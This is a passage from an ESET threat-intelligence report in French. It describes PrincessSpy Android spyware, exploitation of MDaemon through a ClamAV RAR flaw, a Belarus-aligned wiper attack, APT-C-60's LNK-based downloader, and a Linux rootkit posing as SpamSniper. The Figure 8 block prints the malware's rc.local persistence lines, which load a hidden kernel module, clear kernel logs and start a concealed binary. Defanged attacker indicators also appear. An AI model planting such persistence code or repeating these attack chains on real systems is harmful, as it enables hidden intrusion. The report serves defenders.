Nous avons identifié d'autres activités contre le secteur de la défense menées par PhantomCaptcha, dans lesquelles le groupe a diffusé de nouveaux échantillons de son logiciel espion Android PrincessSpy (voir la Figure 7). Les attaquants ont eu recours à l'ingénierie sociale pour convaincre leurs victimes d'installer des applications Android malveillantes. Plus précisément, les échantillons que nous avons observés ont été diffusés via de faux sites web imitant le site légitime `ab3.army`.




Figure 7. Site web de diffusion de PrincessSpy

Nous avons identifié les domaines malveillants suivants, utilisés pour diffuser le logiciel malveillant :

- `ab3army[.]in`
- `ab3army[.]com`
- `ab3army[.]info`
- `ab3army[.]org`

PrincessSpy doit être téléchargé et installé manuellement. Une fois lancé, il demande des autorisations étendues et commence à collecter des données et les envoyer à son serveur de C&C. Pour paraître légitime, il affiche le même site web que celui à partir duquel il a été téléchargé, mais n'offre aucune fonctionnalité réelle au-delà de cela. En arrière-plan, le logiciel espion recherche des mises à jour et peut inviter la victime à installer manuellement une version plus récente, qui est fournie sous la forme d'une application distincte plutôt qu'en remplacement de l'application d'origine. Le logiciel malveillant PrincessSpy exfiltre les contacts, l'historique des appels, les informations relatives à l'appareil et au réseau, les données de localisation, ainsi que toutes les images stockées sur l'appareil.

Exploitation du serveur de messagerie MDaemon

Nous avons enquêté sur une campagne en cours en Ukraine, dans laquelle des acteurs malveillants alignés sur les intérêts de la Russie ont exploité une vulnérabilité du serveur de messagerie MDaemon, ce qui a permis l'exécution de code sur le serveur sans aucune intervention de l'utilisateur.

Notre analyse a montré que MDaemon s'appuie sur **ClamAV** pour analyser les pièces jointes des emails. Les anciennes versions de ClamAV étaient vulnérables à **CVE-2025-8088**, une faille de traversée de chemin d'accès dans WinRAR que **nous avons découverte l'année dernière**. Comme l'indique un **commit GitHub**, la faille a été corrigée dans ClamAV le 27 juillet 2025, mais MDaemon a continué à distribuer une ancienne version de la bibliothèque `libclamunrar.dll`. Cette vulnérabilité a été corrigée le 25 août 2026 dans **la version 26.0.4 de MDaemon**.

Étant donné que MDaemon utilise ClamAV pour analyser les pièces jointes des emails entrants, le scénario d'exploitation est assez simple :

1. Les attaquants préparent une archive RAR spécialement conçue pour exploiter **CVE-2025-8088**.
2. Un email contenant le fichier RAR en pièce jointe est envoyé à n'importe quelle adresse email hébergée sur un serveur MDaemon vulnérable.
3. MDaemon fait appel à ClamAV pour analyser l'archive, ce qui déclenche l'exploitation qui, à son tour, écrit une DLL malveillante dans le système de fichiers du serveur de messagerie. Comme aucune interaction de la part de l'utilisateur n'est nécessaire, les attaquants n'ont pas pris la peine d'ajouter un leurre convaincant.

Au cours de cette campagne, les attaquants ont utilisé deux familles de logiciels malveillants, HELLAGE et HELLTAG, telles que désignées par le CERT-UA.

HELLAGE est une porte dérobée qui vole des emails et d'autres données, communique avec un serveur de C&C codé en dur et peut déployer d'autres logiciels malveillants.

HELLTAG est une porte dérobée basée sur Telegram qui permet l'exécution de commandes à distance, le transfert de fichiers et la reconnaissance du système via un bot Telegram codé en dur.

Pour l'instant, nous ne sommes pas en mesure d'attribuer cette campagne à un acteur malveillant connu aligné sur les intérêts de la Russie.

Autres

APC-C-60 FrostyNeighbor

Autres activités notables


Les chercheurs d'ESET ont suivi des campagnes menées par des groupes moins connus ou provenant d'autres régions du monde. Dans cette section, nous nous penchons sur les groupes alignés sur les intérêts de la Biélorussie, dont la convergence avec la Russie s'accentue, sur le groupe APT-C-60 aligné sur les intérêts de la Corée du Sud qui cible des responsables politiques japonais, ainsi que sur une porte dérobée passive Linux intrigante et se faisant passer pour SpamSniper.

Les groupes alignés sur les intérêts de la Biélorussie se rapprochent de plus en plus de la Russie

Au cours des derniers mois, nous avons observé plusieurs changements notables dans le comportement des acteurs malveillants alignés sur les intérêts de la Biélorussie. Ces groupes semblent mener des opérations de plus en plus agressives, tout en adoptant des cibles qui reflètent les priorités des services de renseignement russes. Bien que nos informations ne nous permettent pas de nous prononcer avec certitude sur la question, nous estimons qu'il ne s'agit pas d'une simple coïncidence et que des groupes APT alignés sur les intérêts de la Biélorussie pourraient nouer une coopération plus directe avec les services de sécurité russes.

Pour illustrer de manière frappante cette dynamique, fin mai, FrostyNeighbor (également connu sous les noms de UNC1151, PUSHCHA, Storm-0257 ou TA445) a déployé Chisel, UltraVNC, Cobalt Strike[1] et un VBScript de suppression de données via une stratégie de groupe contre une entreprise industrielle ukrainienne. À notre connaissance, il s'agit du tout premier cas documenté d'un acteur malveillant aligné sur les intérêts de la Biélorussie menant une cyberattaque destructrice. L'entreprise visée semble jouer un rôle significatif dans le secteur des transports ukrainien et pourrait donc s'avérer relativement importante pour l'effort de guerre du pays.

La Biélorussie n'étant pas directement impliquée dans le conflit en cours, les raisons précises de cette opération restent floues. Même si cet effaceur a simplement été utilisé dans le but de supprimer toute trace d'une opération d'espionnage, les cibles choisies semblent tout de même plus alignées sur les priorités stratégiques de Moscou que de Minsk. Cela laisse penser que FrostyNeighbor aurait pu être principalement guidé par certaines exigences des services de renseignement russes ou par des impératifs opérationnels, agissant en quelque sorte



Secteurs ciblés par les groupes APT alignés sur les intérêts de la Biélorussie



Techniques d'accès initial utilisées par les groupes APT alignés sur les intérêts de la Biélorussie

[1] Serveur de C&C CobaltStrike : `fried.backyardchickens[.]top`

comme intermédiaire. Quoi qu'il en soit, cette attaque semble tout de même constituer un acte d'escalade. Cela crée également un précédent, qui laisse entrevoir la possibilité que d'autres groupes APT alignés sur les intérêts de la Biélorussie mènent des attaques similaires dans un avenir proche.

Plusieurs autres opérations (d'espionnage) menées par des acteurs malveillants alignés sur les intérêts de la Biélorussie présentent également des cibles qui semblent faire directement écho aux besoins et aux objectifs spécifiques de la Russie dans le contexte de la guerre. S'il n'est pas rare que des groupes alignés sur les intérêts de la Biélorussie s'en prennent à des organisations qui présentent un intérêt général pour leur allié russe, l'ampleur de cette convergence opérationnelle est sans précédent. Cela va dans le sens d'autres signalements publics récents, qui **laissent entendre** que les services de renseignement biélorusses s'orientent progressivement **vers un statut d'intermédiaire** au sein de l'appareil de sécurité russe. Nous estimons que cette évolution devrait entraîner, dans un avenir proche, un renforcement de la coopération entre les groupes APT alignés sur les intérêts de la Biélorussie et de la Russie, que ce soit sous la forme d'une externalisation des cibles, d'un partage d'outils et d'infrastructures, voire d'une collaboration opérationnelle directe.

Le groupe APT-C-60 vise des responsables politiques japonais pour atteindre d'autres cibles

En avril 2026, les chercheurs d'ESET ont détecté un fichier de raccourci (LNK) malveillant sur un ordinateur appartenant à un élu régional japonais. Le composant malveillant a été détecté dans une archive ZIP jointe à un email envoyé depuis `maikot211@protonmail[.]com` , dont l'objet était :

【情報提供】現職自民党議員による裏金受領および利権癒着の疑惑について (traduction machine : [Informations fournies] Allégations de corruption et de collusion avec des groupes d'intérêts de la part de députés sortants du Parti libéral-démocrate)

L'utilisation d'un leurre s'inspirant d'une **polémique sur le financement politique impliquant le PLD** s'inscrit dans le cadre d'une stratégie d'ingénierie sociale opportune et crédible au niveau local, visant à renforcer l'engagement des destinataires évoluant dans les milieux politiques japonais. Cela laisse penser que l'opérateur suivait de près l'actualité politique nationale afin d'adapter son contenu de manière à lui conférer une crédibilité maximale. L'allégation mentionnée dans l'appât visait probablement à susciter une réaction de la part des cibles, sans pour autant constituer l'objectif premier de la collecte de renseignements.

Ce mode d'approche semble indiquer une tentative d'utilisation des personnalités liées au monde politique et actives dans une localité japonaise spécifique comme tremplin pour accéder à des réseaux plus vastes présentant un intérêt pour les services de renseignement. La zone en question abrite une concentration de pôles diplomatiques, commerciaux et sécuritaires qui se chevauchent et qui pourraient très bien présenter un intérêt en matière de renseignement pour APT-C-60.

Le fichier de raccourci se contente d'exécuter `mshta.exe` et lui transmettre son propre chemin d'accès comme seul argument. Le fichier LNK contient deux balises HTML `script` : l'une intègre du code JavaScript obscurci et l'autre possède un attribut `src` pointant vers `https://cdn.jsdelivr[.]net/gh/[expurgé]`.

La charge utile finale de cette chaîne d'attaque est un téléchargeur intermédiaire que nous avons baptisé RadialAgent et qui est utilisé exclusivement par APT-C-60. RadialAgent envoie une empreinte légère de la machine compromise (numéro de série du disque dur, nom d'utilisateur et nom de l'ordinateur) vers l'URL codée en dur `https://c.statcounter[.]com/13178005/0/7f3c2735/1/`, puis télécharge les étapes suivantes à partir des dépôts GitHub et GitLab.

Dix jours plus tard, deux autres utilisateurs de la même organisation ont reçu un email similaire. L'expéditeur était `asanosato21@protonmail[.]com` et l'objet était :

【告発】現職議員の利権癒着に関する情報提供 (traduction machine : [Allégation] Informations fournies concernant des cas de collusion et d'intérêts particuliers impliquant des responsables politiques en exercice)

Dans ce cas précis, il semblerait que le fichier LNK ait été stocké dans un fichier VHDX contenu dans une archive RAR jointe à l'email.

Porte dérobée passive sous Linux déguisée en SpamSniper

Le 18 juin 2026, un utilisateur de VirusTotal originaire de Corée du Sud **a soumis** un fichier ELF inhabituel qui installe un rootkit sous forme de module chargeable du noyau (LKM) ainsi qu'une porte dérobée SMTP passive se faisant passer pour SpamSniper, un produit sud-coréen de sécurité de la messagerie.

La **persistance** des échantillons déployés est assurée par l'ajout de lignes au fichier `/etc/rc.d/rc.local`, comme indiqué dans la Figure 8. Avant l'ajout de ces lignes, toutes les lignes existantes contenant notamment `agentd` et `smtp_filter.ko` sont supprimées. Nous ignorons à quoi servent ces deux fichiers.

```
# service module begin
exec 9< /lib/modules/6.8.5-201.fc39.x86_64/.mod/netd 2>/dev/null || true
insmod /lib/modules/6.8.5-201.fc39.x86_64/.mod/net_cache.ko 2>/dev/null || true
dmesg -C 2>/dev/null || dmesg -c >/dev/null 2>&1 || true
if [ -e /proc/self/fd/9 ]; then nohup /proc/self/fd/9 >/dev/null 2>&1 & else nohup /lib/modules/
6.8.5-201.fc39.x86_64/.mod/netd >/dev/null 2>&1 & fi
# service module end
```

Figure 8. Contenu ajouté à `/etc/rc.d/rc.local`

Le rootkit LKM est capable de masquer sa propre présence, des processus, des fichiers, des ports réseau, et peut même réutiliser des ports. Il crée le répertoire `/sys/kernel/kcache`, que d'autres composants du logiciel malveillant utilisent pour dissimuler leurs traces. Ce module a été développé pour la version `3.10.0-1127.el7` du noyau Linux (probablement pour Red Hat Enterprise Linux 7.8, publié le 31 mars 2020).

La porte dérobée SMTP passive écoute sur un port indiqué via un argument de ligne de commande ou, si aucun n'est spécifié, sur un port généré aléatoirement compris entre `20000` et `61000`. Il se fait passer pour le logiciel sud-coréen de sécurité de la messagerie SpamSniper en imitant les réponses de ce produit à différentes commandes SMTP, ce qui lui permet de se fondre dans le trafic légitime. Les fonctions de porte dérobée sont déclenchées lorsque des commandes SMTP spécifiques et personnalisées sont reçues sur le port d'écoute. Cette porte dérobée permet d'exécuter des commandes shell et offre des fonctions de téléchargement et de transfert de fichiers.

Nous ne savons pas comment les attaquants ont réussi à compromettre le système au départ. Bien que les anciennes versions de SpamSniper comportent une vulnérabilité connue (**CVE-2020-7845**), nous n'avons trouvé aucune preuve indiquant qu'elle ait été exploitée.

Ce logiciel malveillant pourrait sembler ancien, étant donné que le dernier identifiant CVE connu et la version du noyau Linux remontent tous deux à 2020, mais une de ses chaînes de caractères, `mail_control_shared_key_2026`, suggère qu'il a été compilé en 2026.

À propos d'ESET

ESET, entreprise européenne de cybersécurité reconnue mondialement, se positionne comme un acteur majeur dans la protection numérique grâce à une approche technologique innovante et complète. En combinant la puissance de l'IA et l'expertise humaine, ESET conserve une longueur d'avance sur les cybermenaces connues et émergentes afin de protéger les entreprises, les infrastructures critiques et les individus. Qu'il s'agisse de protéger des endpoints, le cloud ou des appareils mobiles, nos solutions et nos services s'appuient sur l'IA et le cloud pour rester extrêmement efficaces et faciles à utiliser. Fondée en Europe et disposant de bureaux internationaux, ESET combine la puissance de l'intelligence artificielle et l'expertise humaine pour développer des solutions de sécurité avancées, capables de prévenir et contrer efficacement les cybermenaces émergentes, connues et inconnues. Ses technologies, entièrement conçues dans l'UE, couvrent la protection des terminaux, du cloud et des systèmes mobiles, et se distinguent par leur robustesse, leur efficacité et leur facilité d'utilisation, offrant ainsi une défense en temps réel 24/7 aux entreprises, infrastructures critiques et utilisateurs individuels. Un paysage numérique en constante évolution exige une approche progressive de la sécurité : ESET s'engage à mener des recherches au niveau mondial et fournir une puissante Threat Intelligence, en s'appuyant sur des centres de recherche et de développement ainsi qu'un réseau de partenaires à l'échelle mondiale. Pour plus d'informations, consultez **www.eset.com/fr** et suivez-nous sur **LinkedIn**, **Facebook**, and **Instagram**.

ESET Threat Intelligence

Rapports généraux sur les menaces et Rapports sur les activités des groupes APT

GitHub ESET

@ESETresearch

WeLiveSecurity.com/fr/

Cybersecurity
Progress. Protected.

© 2026 ESET, spol. s r.o. - Tous droits réservés.

Les marques commerciales utilisées dans ce document sont des marques commerciales ou des marques déposées d'ESET, spol. s r.o.

Tous les noms et toutes les autres marques apparaissant dans ce document sont des marques déposées appartenant à leurs entreprises respectives.

(eset):research